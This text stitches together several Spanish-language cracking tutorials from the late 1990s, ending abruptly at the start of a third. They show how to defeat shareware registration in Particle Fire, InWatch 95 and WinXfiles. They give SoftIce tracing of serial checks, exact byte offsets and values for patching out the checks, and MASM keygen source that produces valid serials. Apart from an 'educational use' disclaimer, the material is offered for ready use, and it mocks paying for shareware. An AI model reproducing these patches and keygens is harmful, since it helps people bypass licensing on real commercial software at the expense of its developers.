Así que ctrl+d para salir, y boom, ya estamos otra vez en SoftIce, justo antes de llamar otra vez a `RegQueryValueExA` (no hemos de pulsar F12). Vamos a ver que quiere leer ahora... hacemos `d ebx`, y nos sale `GravityTime`... otro parámetro, y justo despues suyo pone `RandomTime`...mmh, es el anterior... usamos alt+flecha arriba/abajo para desplazarnos por ese listado, y vemos como encima de esos parámetros, están los demás haciendo 'cola', concretamente deberíamos estar viendo `RandomColor`, `ColorScheme`, `Particles` y ... nuestro querido `SerialNum`! Pues bueno, como es evidente se trata de ir haciendo ctrl+d y comprobando `ebx` (todo el rato el listado será como el que he puesto más arriba) hasta que estemos en el punto en que va a leer el serial num. Son 4 veces, pero es recomendable ir uno a uno y comprobando `ebx` hasta que veamos que apunta directamente a `SerialNum`. Ahora querremos ver que hace con él, así que vamos a ir trazando la función. Estamos situados en el `CALL [ADVAPI32 ! RegQueryvalueExA]`; pulsamos F10 puesto que no nos interesa seguir a la función API en sí (tanto F8 como F10 ejecutan igual el programa, pero con F10 nos ahorramos ver la ejecución de `CALL`s como este que no nos interesan). Ahora representa que hemos vuelto de la función que lee el registro, y el valor de nuestro serial num

de prueba debe andar en alguna parte. Observemos las lineas siguientes al CALL:

```
015F:00404F87 CALL [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST EAX,EAX
015F:00404F8F JNZ 00404FA7
015F:00404F91 MOV EAX,[ESP+14]
015F:00404F95 MOV ECX,ESI
015F:00404F97 MOV [EDI],EAX
015F:00404F99 CALL 00404EC0
```

El `test eax,eax` y el `jnz` parecen una comprobación de rutina a la vuelta de la función. Los movimientos que hay despues parece que sean mas deliberados. Echamos un vistazo a esos valores, teniendo en cuenta que nuestro serial `1000000000` en hexadecimal es `3B9ACA00`. Haciendo `d esp+14`, enseguida encontramos que en esa dirección está nuestro querido serial, que es copiado a `EAX` (nota: si veis el serial 'al revés' o sea `00CA9A3B`, pulsad `SHIFT+F3` para cambiar el formato de la ventana data hasta verlo como `DWORD` - gracias PicsOne!). Pero no le perdamos la pista, porque dos lineas más abajo vuelve a cambiar de vagón: ahora `EAX` se copia a la dirección apuntada por `EDI`. Bueno, pues miramos el valor de `EDI` con `? edi`, y en mi caso es `412114`. Ahí se sienta mi serial, así que vamos a poner un breakpoint para que cualquier acceso a esa posición de memoria sea detectada; ponemos `bpm 412114` (ojo, no `bpx` si no `bpm` : no controla la ejecución si no la manipulación de lo que hay en ella). Tambien quitamos el `bpx 404f87` que teníamos, puesto que ya nos ha aportado lo que queríamos; `bc 00`, ctrl+d y salimos del Softice.

3. La rutina de comprobación del serial

Y en una fracción de segundo ya hemos vuelto al Softice. Alguien está metiendo mano a nuestro serial. Vemos lo siguiente:

```
015F:00402726   MOV         EAX, [00412114]
015F:0040272B   PUSH        EAX
015F:00402720   CALL        00401000
015F:00402731   ADD         ESP,04
015F:00402734   TEST        EAX,EAX
015F:00402736   JNZ         00402A69
```

En pocas palabras, carga nuestro serial en `EAX`, lo envía a la pila con un `PUSH` y llama a algún tipo de rutina en la 401000... ¿quizás la que comprueba si es correcto? Vamos a seguir la rutina; vamos pulsando F8 (ahora si que nos interesa ver qué hace el CALL) hasta que al ejecutar el `CALL`, llegamos a una rutina que es ya la pieza clave de todo el asunto; veámosla parte a parte:

```
015F:00401000   MOV         EAX, [ESP+04]
015F:00401004   PUSH        ESI
015F:00401005   CMP         EAX,3B9ACA00 ; compara con 1000000000
015F:0040100A   JBE         00401049     ; si menor o igual, fracaso
015F:0040100C   CMP         EAX,77359400 ; compara con 2000000000
015F:00401011   JAE         00401049     ; si mayor o igual, fracaso
```

Esta primera parte en azul hace lo siguiente: recupera en EAX el valor de la pila (ESP+04), que como sabemos es nuestro serial, y a continuación comprueba que sea mayor que 3B9ACA00 (mil millones en decimal) y menor que 77359400 (dos mil millones en decimal). Si no es así, salta a la 401049, la cual huele a fracaso porque es más fácil ir a parar a ella que evitarla. No ibamos tan mal encaminados, ahora sabemos el rango concreto en el que se situa el serial. Claro que hay mil millones de números en ese intervalo, y si tenemos planes para el resto de nuestra vida, no vamos a poder probarlos todos. Veremos que más comprueba si el número cumple el requisito anterior. El código que viene ahora lo podemos ver, aunque al ir trazando con F8 no lo ejecutará (saltará a la 401049 tras la primera comparación) ya que nuestro serial no es MAYOR que mil millones. Si quisieramos trazar esta parte del código para ir mirando como cambian los registros, etc, podemos hacer una pirula; situarnos con el ratón en EAX y cambiar su contenido de 3B9ACA00 (nuestro serial) a 3B9ACA01, por ejemplo. Sea como sea, veamos lo que viene ahora, resaltado en rojo:

```
015F:00401013   MOV         ECX,EAX
015F:00401015   MOV         ESI,EAX
015F:00401017   SHL         ECX,14
015F:0040101A   MOV         EDX,EAX
015F:00401010   SHL         ESI,10
015F:0040101F   AND         ECX,FFF00000
015F:00401025   SHR         EDX,10
015F:00401028   OR          ESI,EDX
015F:0040102A   SUB         EDX,EDX
015F:00401020   XOR         ESI,ECX
015F:0040102E   MOV         ECX,EAX
015F:00401030   SHR         ECX,0C
015F:00401033   XOR         ESI,ECX
015F:00401035   MOV         ECX00002694
015F:0040103A   XOR         EAX,ESI
015F:0040103C   DIV         ECX
015F:0040103E   TEST        EDX,EDX
015F:00401040   JNZ         00401049
015F:00401042   MOV         EAX,00000001
015F:00401047   POP         ESI
015F:00401048   RET
015F:00401049   XOR         EAX,EAX
015F:0040104B   POP         ESI
015F:0040104C   RET
```

En pocas palabras: el tramo resaltado en rojo hace unas operaciones con nuestro número; el tramo siguiente, en blanco, determina si el número ha "pasado la prueba", y de no ser así, nos envía a la 401049... sí, la que olía a fracaso, aquí de color gris, que es la vía de salida de los perdedores... Pero por suerte nosotros no somos de esos. Nos interesa recorrer todo el tramo blanco, donde vemos que basicamente vuelve copiando un 1 en EAX, que a mi me huele que es una especie de flag tipo 'si, teniente; el chico está limpio', ya que en caso contrario, lo primero que se hace en la 401049 es poner eax a cero con el xor eax,eax así que veamos por donde atacar...

Lo primero que deberíamos pensar, una vez suponemos que este es el punto clave, es que todo ese lío en color rojo no merece que nos rompamos la cabeza; lo más fácil es parchear algo, tipicamente las

comparaciones y/o los saltos. Es un principio del cracking elegir la vía más fácil y no calentarse la cabeza gratuitamente. Aunque por otra parte, también se dice que hay que ser lo más elegante posible, entendiendo esto como practicar la mínima intrusión al modificar el código del programa. Y desde luego si queremos aprender algo, habrá que hacer caso de lo que dicen los que saben del tema. Claro que tambien nos advierten de que en la práctica se dan casos como este, donde nos encontramos en una disyuntiva; lo más fácil es parchear, pero lo más elegante es generar un serial bueno sin tocar el programa original. En este caso, decidí que buscaría un serial correcto más por aprender algo que por otra cosa, pero en este tutorial desarrollaré ambas posibilidades; la de parchear es más apropiada para principiante, y la de analizar el código en rojo y encontrar un serial para amateur (requiere un poquito más de esfuerzo). Comencemos por el parcheo.

4. Opción fácil : parchear

Como sabeis, parchear consiste en sustituir unas intrucciones por otras; típicamente se cambian saltos y comparaciones por '`nop`s' (`NOP`s = no operation, o sea no hacer nada). También, en casos como este, podíamos haber considerado pasar de todo y 'borrar' los mensajes shareware parcheando con '00', pero por varios motivos no me parece una vía con futuro. El caso es que siempre hay varias opciones, pero en nuestro caso creo que la más simple sería parchear los 3 saltos a la 401049 con `nop`s, de modo que si el número es menor que un millardo o mayor que dos, o si no cumple la condición que luego se aplica, en vez de saltar a la 401049, no hace nada y sigue. Con lo cual el código correrá sin alteraciones en su flujo hasta el final del tramo blanco. Así que ponemos code on, y vemos el valor de los bytes que equivalen a esas instrucciones en el fichero; la primera comparación es `3d00ca9a3b`, el primer salto jbe es `7636`, la segunda comparación es `3d00943577`, el segundo salto jae es `7336`, y el último es `7507` (en realidad solo nos interesa el código de los saltos, pero tomamos nota de los que van antes y despues para luego asegurarnos que hemos encontrado el correcto). Ponemos el editor hexa, en mi caso el hiew, cargamos el fichero, pulsamos F4 y elegimos hex, y pulsamos F7 para buscar. Con la tecla tab saltamos al campo 'HEX' y tecleamos `3d00ca9a3b763d3d00943577` (o solo `763d` pero luego a ojo miramos que lo de antes y despues es lo que esperábamos, si no seguimos buscando). Así nos aseguramos de estar en el punto correcto comprobando que los códigos anteriores y posteriores coinciden con los que anotamos antes. El hiew nos situará al principio de la localización de la cadena de bytes hallada. Como todo está en la misma zona, localizando el 763d ya vemos a ojo los demás un poco más abajo. Pulsamos F3 para editar, y situándonos en los lugares correctos, cambiamos `763d`,`7336` y`7507` por `9090`, `9090` y `9090` (si metemos la pata, con esc deshacemos los cambios y luego empezamos de nuevo). Si esta ok, pulsamos F9 para grabar los cambios en el fichero. Para hacerlo aún más fácil, ahí va una lista de los offset locales, el valor original de cada byte y el valor parcheado:

Offset:	File 1: ORIGINAL	File 2: PARCHEADO
40Ah	76h	90h
40Bh	3Dh	90h
411h	73h	90h
412h	36h	90h
440h	75h	90h
441h	07h	90h

```
Number of differences: 6
```

(en el hiew, para cambiar entre vista de offset local y offset global, pulsa alt+f1)

En fin, si despues de esto aún te quedan ganas, puedes buscar un crackmaker y crear tu propio crack a partir del fichero original (del que habrás guardado una copia) y el que acabamos de parchear.

5. Opción no tan fácil: análisis de la rutina de chequeo del serial

Aunque a mi que no tengo ni idea del tema me dió un poco de dolor de cabeza, solo es cuestión de unos minutos y paciencia descifrar el mecanismo que sigue el código que más arriba resalté en rojo. Si nuestro número es "#", el programa realiza la siguiente comprobación:

```
XOR [ { XOR (OR a,b , AND c,d)  }, e ]
```

`, donde, si "#" es igual al serial introducido:`

```
a = shl (#,10)
b = shr (#,10)
c = shl (#,14)
d = fff00000
e = shr (#,0c)
```

Una vez calculado el churro en cuestión, llamémosle "F" al resultado, realiza otro xor:

```
XOR (#,F)
```

, y sobre este resultado, efectua una división (`DIV`) por `2694`h (la 'h' quiere decir que está en hexadecimal, como sabreis). Si la división tiene resto (módulo), fracaso (también conocido como billete de ida a la `401049`). Por ejemplo, para `3B9ACA01` (`1000000001` en decimal), el resto es `26f`, o lo que es lo mismo, distinto de cero, o lo que es lo mismo, de cabeza a la `401049`, o lo que es lo mismo, fracaso, chico malo, etc.

El caso es que integrándolo todo, podemos formularlo como una ecuación. Pero ignoro si es posible solucionarla de modo analítico (reordenando, simplificando, despejando...), ya que para una cosa que si que sé un poco (matemáticas), me encuentro con un tipo de funciones (`and, or, xor`...) a las que no estoy acostumbrado. Caso de poderse solucionar, como que ha de tener muchas soluciones (no va a haber un único serial), nos quedaría en función de un valor que daríamos nosotros, en plan f(x)=y. Pero como digo, yo no sé solucionarlo así. De modo que la alternativa son los métodos numéricos (o sea, probando hasta que hallemos un número correcto - con la potencia de cálculo de un ordenador, sería cuestión de fracciones de segundo). Yo pretendía probarlo con el solver del Excel (da valores hasta encontrar una solución) pero... no puedo utilizar esas funciones porque no están disponibles en el Excel (alguna lo está, pero que yo sepa solo con resultados booleanos tipo verdadero/falso, no resultados numéricos). De modo que ya que en assembler existen están funciones, quizás pudiéramos programar algo... si, hombre, que nadie se asuste, yo no sé casi nada de assembler pero mira ahí arriba... el 90 % de nuestro keygen ya está hecho. Simplemente hemos de cambiar que, si el número no da resto cero tras la transformación, en vez de "echarnos", aumente una unidad al

número inicial y pruebe de nuevo. Yo, la primera vez, hice algo muy simple; una rutina que comienza por `1000000000`, y a partir de ahí, hace un cálculo; le suma una, le hace todo el churro de más arriba, y si no da el resto cero, vuelve a sumarle uno, hacer todo el churro... hasta que salga uno bueno. Como no sabía cómo mostrar ese número, se me ocurrió poner un `messageboxa` una vez sale del cálculo, antes de terminar el programa, para poder poner un `bpx` y ver que número había salido (hice que cada vez la rutina guardase una copia del número que prueba en `EDI`, porque el original en `EAX` queda 'desfigurado' por la comprobación). Así que una vez ensamblado, pongo un `bpx messageboxa`, y cuando me sale, le doy a F12 para volver a mi programa principal, y escribo `? edi` , obteniendo `1000002675` en decimal, esto es, ¡el serial del cliente número uno! (que honor, seguro que lo reservaban para alguien importante). El programa lo ensamblé con el mASM32; como digo no sé assembler más que 4 cosas, por lo cual no puedo entrar en mucha explicación sobre parámetros de ensamblado, etc, simplemente creé el ejecutable. Si no me equivoco, era así:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc
includelib c:\masm32\lib\user32.lib
; cosas generales para ensamblar y linkar

.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
MsgBoxText  db "Bpx en el NOP y el resultado en EDI",0
Serial_Start  dd 3b9aca00h
; reservamos e inicializamos unas variables del msgbox
; y el número de inicio (1000000000)

.code

start:     ; vamos a por ello

Calculo:
inc [Serial_Start]   ; aumentamos en uno el número de partida
mov eax,Serial_Start ; lo pasamos a EAX para hacer el test
mov edi,eax          ; pero edi guarda una copia por si sale bien
mov ecx,eax          ; y comienza la fiesta...
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
```

```
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo ; si no es un serial válido, prueba otra vez
invoke MessageBoxA,NULL,addr MsgBoxText,addr MsgBoxCaption,MB_OK
; este messagebox hace saltar el breakpoint y nos permite mirar
; en EDI el último número probado, es decir el bueno
invoke ExitProcess, NULL
end start
```

Espero que al menos se entienda la idea. Mi intención es que otros como yo le pierdan un poco el miedo al assembler y vean que, aunque falten conocimientos, con un poco de ingenio a veces se pueden solucionar los problemas.

6. Opción no tan fácil: creación de un keygen semi-decente

Pero como crear un key-gen, nada. Yo al final creé uno, estoy seguro que está fatal programado, que da pena y que quizás solo funcione en mi PC, pero me da números de registro buenos. He de decir que no podría haberlo creado sin la *gran* ayuda de Mr. Crimson que me proporcionó una rutina para convertir de hexadecimal a decimal (para poder sacar el resultado como string en un msgbox). Muchas gracias una vez más, Mr. Crimson. El programa también utiliza la funcion `gettickcount` para crear un número distinto cada vez, aunque no totalmente aleatorio (cada vez es mayor). No es perfecto ni mucho menos, pero da el pego. Para el que le interese:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc

includelib c:\masm32\lib\user32.lib
.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
Mensaje db "       = (by Champion) =",13,13,"       Se va
a generar un",13,"    número de serie
para",13,"      Particle Fire v1.1a",0
MsgBoxCaption2  db " Su número:",0
Buffer db 10 dup(0),0
Serial_Start  dd 3b9aca00h

.code
```

```
start:

invoke MessageBox,NULL,addr Mensaje,addr MsgBoxCaption,MB_OK
invoke GetTickCount
add [Serial_Start],eax

Calculo:
inc [Serial_Start]
mov eax,Serial_Start
mov edi,eax
mov ecx,eax
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo
nop

mov eax,edi ; lo preparo para la Hex a Dec
mov esi,offset Buffer
add esi,11
mov byte ptr[esi],00
dec esi

; Hex a Dec proporcionado por Mr. Crimson
mov ecx,00000010
c20: cmp eax,ecx
jb c30
xor edx,edx
div ecx
or dl,30h
mov byte ptr[esi],dl
dec esi
jmp c20
c30: or al,30h
mov byte ptr[esi],al
```

```
invoke MessageBox,NULL,ESI,addr MsgBoxCaption2, MB_OK
invoke ExitProcess, NULL
end start
```

7. Conclusiones finales

Para terminar veamos a modo de resumen lo que hemos hecho:

1. Poner `bpx` en `regquerryvalueexa`
2. Encontrar donde lee y guarda nuestro serial
3. Encontrar la rutina que luego lo lee y lo verifica
4. Estudiar ese código y ser capaces de crear una clave válida

He de decir por pen-último, que con posterioridad a todo lo explicado, me he encontrado dos patchers en internet para Particle Fire v1.1a, pero ningún keygen, lo cual confirma que lo más fácil es parchear bien y no mirar a quien. Asímismo, de los dos parcheadores, uno no funciona (al menos a mí), y el otro me parece que no tiene mucho estilo, porque lo que hace es dedicarse a sustituir el inicio de todas las cadenas de texto por '00' para evitar que salgan (si recordais, durante el tutorial hemos considerado esta opción pero la descarté porque es poco elegante, tediosa, y no sabes hasta que punto te garantiza resultados). Aún peor, ese patch sustituye *todas* las cadenas de texto, con lo cual se ha cargado no solo los mensajitos shareware si no también la parte de frases aleatorias que forman parte del salvapantallas estés registrado o no, y que pueden anularse con una simple casilla del cuadro 'configurar protector de pantalla', con lo que más que parchear, se ha mutilado el programa innecesariamente.

Ahora sí, por último, pedir disculpas si algo no ha quedado bien explicado, o por los errores que sin duda habré cometido, pero puedo asegurar que con este sistema me he librado de los mensajitos no deseados. Y, bueno, ahora ya puedo volver a mi antiguo salvapantallas con la cabeza bien alta...

= Champion =

[

Karpoff Spanish Tutor

Programa:	**InWatch 95 Relase V1.3a**

PROTECCION:	Name / Serial		
Descripcion:	Programa Para Monitorear el systema, bueno para comprobar los cambios que hacen los programas al instalarlos.		
Dificultad:	Facilon		
DOWNLOAD:	http://members.xoom.com/_XOOM/kf_karpoff/Utilidades/Installw.zip		
Herramientas:	Softice v3x+, W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	11/09/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 11/09/99

Por Karpoff ## PROYECTO 9 ##

Hola a todos/as !!! Lo primero decir que esto no va ha ser un manual como los anteriores, voy a intentar demostraros el poco interés que ponen la mayoría de los programadores en proteger su software, y por lo tanto la mierda de software que nos quieren meter. Conocéis alguna utilidad con licencia shareware que merezca la pena pagar¿? Yo realmente no.

Siempre que queremos petar un programa los newbies (novatos) pensamos que tiene que ser super complicado encontrar el punto donde atacar al programa, generalmente queremos petarlo antes de empezar, con lo cual se nos cierra el cerebro y no vemos mas halla de nuestra totxa, os aseguro que si os tomáis las cosas con calma y probáis a modificar en un programa todo lo que creáis que os puede beneficiar en cuanto a la limitación se refiere, podéis flipar, a parte de aprender muchisimo os divertiréis viendo como puede llegar a actuar el programa que modifiquéis.

La víctima InWatch 95 Relase V1.3a parece ser una utilidad para seguir instalaciones, pudiendo ver todo lo que se modifico con una instalación tal, y recuperando el estado anterior a la instalación. Parece que tiene funciones de editor y algunas cosas mas,(el caso es que no conocía este programa y no he tenido la ocasión de probarlo). Lo podéis coger de:

http://members.xoom.com/_XOOM/nakarko/inversa/proggies/Installw.zip

Este es un programa limitado a 30 días, nos arranca con un nag para decirnos que es una versión sin registrar y una vez aceptado nos muestra un nuevo nag soltándonos otra vez el rollo de su limitación a 30 días.

Ataques: vamos a sacar con el SoftIce un numero de registro valido para el nombre que metamos, el proceso que voy a utilizar para capturar el S/N no es corriente, se trata de que sepáis que se puede crackear sin seguir el típico proceso de buscar la rutina de comprobación y a partir de hay comparar el reg falso con el valido.

Os explico como lo haremos, se trata únicamente de buscar en la memoria el n/s valido, porque cuando un programa nos da el mensaje de que el serial no es valido, en ese momento todavía puede estar el reg valido en la memoria, claro esta que para mostrar el mensaje de error en algún punto hizo la comprobación, entonces rastrearemos la memoria en la ventana de datos del softice en busca del posible n/s. este es un método un poco pasota pero os aseguro que con muy buenos resultados, Y con el W32dasm convertiremos la ventana donde tenemos que escribir el nombre y el numero de registro en un generador de S/N validos, ósea que meteremos un nombre cualquiera y sin meter n/s pulsaremos el botón que era para registrarnos, y nos mostrara el numero valido, curioso no¿?

AL ATAKE

_

PARTE 1 BUSCAR UN S/N VALIDO, DE UNA FORMA POCO USUAL

Herramientas Softice, W32dasm, HEXedit, primero empezamos con el soft, ousease que hemos reiniciado nuestro ordenador y hemos cargado el sofice. Bien primero hacer una copia del archivo inwatch.exe para luego editarla con el hexedit, ahora cargamos el original con el softice, pulsamos el botón de los engranajes y nos baos al soft, F5 para vover a windows, aparece el primer nag, pulsamos OK y aparece el segundo nag pulsamaos OK y entramos en el programa vamos a register y pulsamos register now, y ya nos aparece la ventana de registro (que luego la convertiremos en el generador de n/s validos) rellenamos los datos en mi caso pondré

NAME: karpoff

Regitration Number : 1212121212

Y ahora tenemos que poner un breakpoint que detenga la ejecución del programa justo cuando este, o aya comparado nuestro numero con el valido, que breakPoint poner¿? En anteriores manuales ya explique como saber a que funciones externas llama un programa, en este caso utilizamos la función messageboxexa, pues pulsamos [**Ctrl+D**] para entrar en el softice y poner nuestro breakpoint

BPX messageboxexa

Pulsamos nuevamente [**Ctrl+D**] para volver a Windows y pulsamos **OK** en la ventana del registro, inmediatamente el programa llama a la función messageboxexa e interrumpe la ejecución del programa llevándonos directamente al softice exactamente en

USER32 MESSAGEBOXEXA

015F:BFF52E1C B135 MOV CL,35

Lógicamente estamos dentro de user32.dll y necesitamos saber quien llamo a esta funcion desde inwatch.exe pues nada mas fácil pulsamos **F12** y no nos muestra a papa (la rutina padre que llamo a messageboxexa) nos saca del softice a windows y nos muestra el mensage de que no es correcto nuestro numero, aquí es donde podemos empezar a soñar e imaginar y pensar con mucha paz y ciencia, bueno como decía esto ya ha hecho la comprobación y ha decidido que somos unos chicos/as malos/as, pero seamos aun peores, lo ultimo que hicimos en el softice

fue pulsar la tecla **F12** para que nos llevase a la rutina padre que había llamado a messageboxexa y nos saco a Windows, bueno pues en cuanto pulsemos aceptar en el mensaje de error iremos a parar a la rutina padre ya que esa orden todavía no se ha terminado de ejecutar en el softice Pulsemos aceptar y entramos al soft en

:0042B5B2 E8891B0300 Call USER32!!MESSAGEBOXEXA --- LA RUTINA PADRE

:0042B5B7 57 push edi --- APARECEMOS AQUÍ

Bueno pues yo sigo pensando que el numero correcto todavía debe de estar en memoria, si pulsamos la tecla **F2** veréis que en la parte superior del softice nos aparece un nuevo apartado con los registros y los valores que llevan actualmente algo así

EAX=XXXXXXXX ESI=XXXXXXXX ECX=XXXXXXXXX ETC. ETC. ETC.

Si pulsamos con el botón derecho del ratón sobre cualquier registro (EAX, EDX, EBX, ECX,ESI, EDI ETC.) o sobre cualquier dato que veáis se despliega un menú y si escogéis la opción **DISPLAY** veréis que en la ventana de datos (en la que se muestran los caracteres) se muestra lo que lleva la memoria en ese momento, mi idea es ir pulsando en cada registro y rastrear la ventana de datos hacia arriba y abajo, Y concretamente si pulsáis sobre ESP y le hacéis **DISPLAY** podéis ver en la ventana de datos y concretamente en la parte superior izquierda el numero **15757** claro veréis este numero si como nombre escribisteis karpoff, de haber escrito otro nombre veréis otro numero con cinco dígitos, seguramente en otros registros(EDX, EBP,) también encontréis el n/s valido, solo que tendréis que rastrear arriba y abajo no siempre aparece a la primera, y en muchos programas este método no será valido.Bueno Pues este era nuestro n/s valido, queda entendido no ¿? hay muchas formas de crackear, la limitación la ponemos nosotros, echarle imaginación y veréis.

Los datos del registro se guardan en el archivo C:\WINDOWS\ inwatch.INI para hacer el siguiente experimento tenéis que desregistraros, con borrar el n/s del archivo inwatch.ini ya no estaréis registrados.

PARTE 2 Convertir la ventana de registro en un generador de S/N validos

Pues si con una pequeña modificación en solo dos bytes, haremos que la ventana donde metemos el nombre y el s/n para registrarnos se convierta en un generador de números validos para el programa (curioso no¿?)

Bueno utilizaremos el W32dasm y un editor HEX, desensamblamos el archivo inwatch.exe y con el HEXedit editamos una copia de este mismo archivo, ya hemos desensamblado el archivo, sigamos los pasos tipicos buscamos el mensaje de * Incorrect Registration Number." Y hacemos doble clip, aparecemos en

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – **APARECEMOS AQUI**

:0042B5B0 6A00 push 00000000

echemos un vistazo encima de este código para ver que hace que se imprima este mensaje.

*** Possible StringData Ref from Data Obj ->"shownumber"**

|

:0042B55F 680DFA4600 push 0046FA0D

:0042B564 FF75F0 push [ebp-10]

:0042B567 E8B4900200 call 00454620

:0042B56C 83C408 add esp, 00000008

:0042B56F 85C0 test eax, eax

:0042B571 742A je 0042B59D – **SI NO SALTA GENERA EL S/N**

:0042B573 6A00 push 00000000

*** Possible StringData Ref from Data Obj ->"Registration Number"**

|

:0042B575 6818FA4600 push 0046FA18

:0042B57A 8D45CC lea eax, dword ptr [ebp-34]

:0042B57D 50 push eax

:0042B57E FF37 push dword ptr [edi]

:0042B580 E87C4E0100 call 00440401

:0042B585 83C410 add esp, 00000010

:0042B588 FF7720 push [edi+20]

:0042B58B 8B4720 mov eax, dword ptr [edi+20]

:0042B58E 8B4008 mov eax, dword ptr [eax+08]

:0042B591 FF908C000000 call dword ptr [eax+0000008C]

:0042B597 59 pop ecx

:0042B598 E9A5000000 jmp 0042B642

*** Referenced by a (U)nconditional or (C)onditional Jump at Address**:

|:0042B571(C)

|

:0042B59D 3B5DEC cmp ebx, dword ptr [ebp-14]

:0042B5A0 741E je 0042B5C0 **– SALTO AL MENSAJEE DE ERROR**

:0042B5A2 6A00 push 00000000

:0042B5A4 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – APARECEMOS AQUI

:0042B5B0 6A00 push 00000000

Bueno ya veis no¿? No voy a enrroyarme, mas bien resumiré, tenemos un salto en

0042B5A0 si este salto se ejecuta evitaría el mensaje de error, por lo tanto nos registraría cualquier numero, para ello tendríamos que cambiar

0042B5A0 741E je 0042B5C0 por **0042B5A0 EB1E jmp 0042B5C0**

EN realidad esto nos aceptaría el s/n que metamos, incluso nos felicita con el típico Tank you for register o similar, pero al iniciar nuevamente el programa vemos que no mantiene el registro, que puede pasar, pues que hay otra comprobación o la misma pero llamado desde otro punto del programa, en cualquier caso no me centrare en buscarla eso os lo dejo a vosotros que esta muy fácil.

Sigamos en 0042B571 742A je 0042B59D otro salto si os fijáis en la dirección de memoria a la que apunta vemos que si salta va directo al salto que hemos analizado antes , pero si lo eliminamos haciendo que no salte entra en el código que genera el s/n valido, y cual fue mi sorpresa al ver que si eliminas el salto convierte la ventana de registro en un **keygen**, actuando así, metemos un nombre pulsamos **ok** y en vez de mostrarnos el nag con el aviso de registro aceptado o registro fallido nos muestra un nag diciendo su numero de registro es tal (alucinante, nunca vi un programa con este comportamiento) bueno para eliminar el salto 0042B571 742A je 0042B59D tendríamos que cambiar los bytes **742A** por **9090** solo tenemos que ver la dirección del offset e ir al HEXedit Offset **1BB71** cuando realizeis los cambios salvar el programa (que es una copia del original claro) y veréis cuando intentéis registraros....

Espero que lo entendáis todo, no me he querido meter en explicaciones profundas por dos razones, una por que ya debéis de tener nivel suficiente para llevar a cavo todos estos cambios sin las explicaciones detalladas de los anteriores manuales, y dos porque en este manual lo que intento es deciros que cualquier forma de crackeo es valida, todo lo que se os ocurra vale no os centréis solo en los manuales, buscar nuevos métodos de ataque.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Tutoríal de Crackeo Para Newbies desde Cero 22/09/99

Por Karpoff ## GRUPO KF_CRACK KARPOFF-NEW 98/99 ##

PROYECTO 12 ##

INTRODUCCION.

Hello Nuevamente ¡! Tan solo han pasado 2 dias desde el manual nº11, pero este va ha ser un manual cortito, quiero que conozcáis una herramienta que muchos no conoceréis, se trata de APIS32 V 2.4. Esta herramienta nos puede mostrar las apis que maneja un programa en cada momento, ejemplo: estamos con ele SoftIce intentando sacar el S/N valido de un programa pero no encontramos el breakPoint apropiado, que nos capture el proceso de creación y comparación del S/N, pues el APIS32 nos puede ayudar, os diré como a la vez que sacamos un S/N valido de la ultima versión de WinXfiles V2.4 (es tan nueva que solo tiene 4 días) este programa es para encriptar todo tipo de archivos, imágenes etc.

Podéis encontrar APIS32 V 2.4 en mi Web en la sección herramientas, Editores HEX & Utiles
http://welcome.to/karpoff

Parte 1

Este programa WinXfiles hace 3 versiones era tan fácil de crackear como desemsamblarlo y parchear un salto, (solo faltaba que en el readme del programa te dijesen donde encontrar el je a partchear, creerme que era facilísimo) hoy cuenta con algunas protecciones, el código fuente a cambiado, si modificas el programa este se cierra automáticamente, y algunas cosillas mas haciendo muy difícil petarlo con listado muerto.

Lo podéis coger de:

http://www.pepsoft.com/wxf32_42.zip

ftp://ftp.cix.co.uk/mirrors/tucows.com/files3/wxf32_42.zip

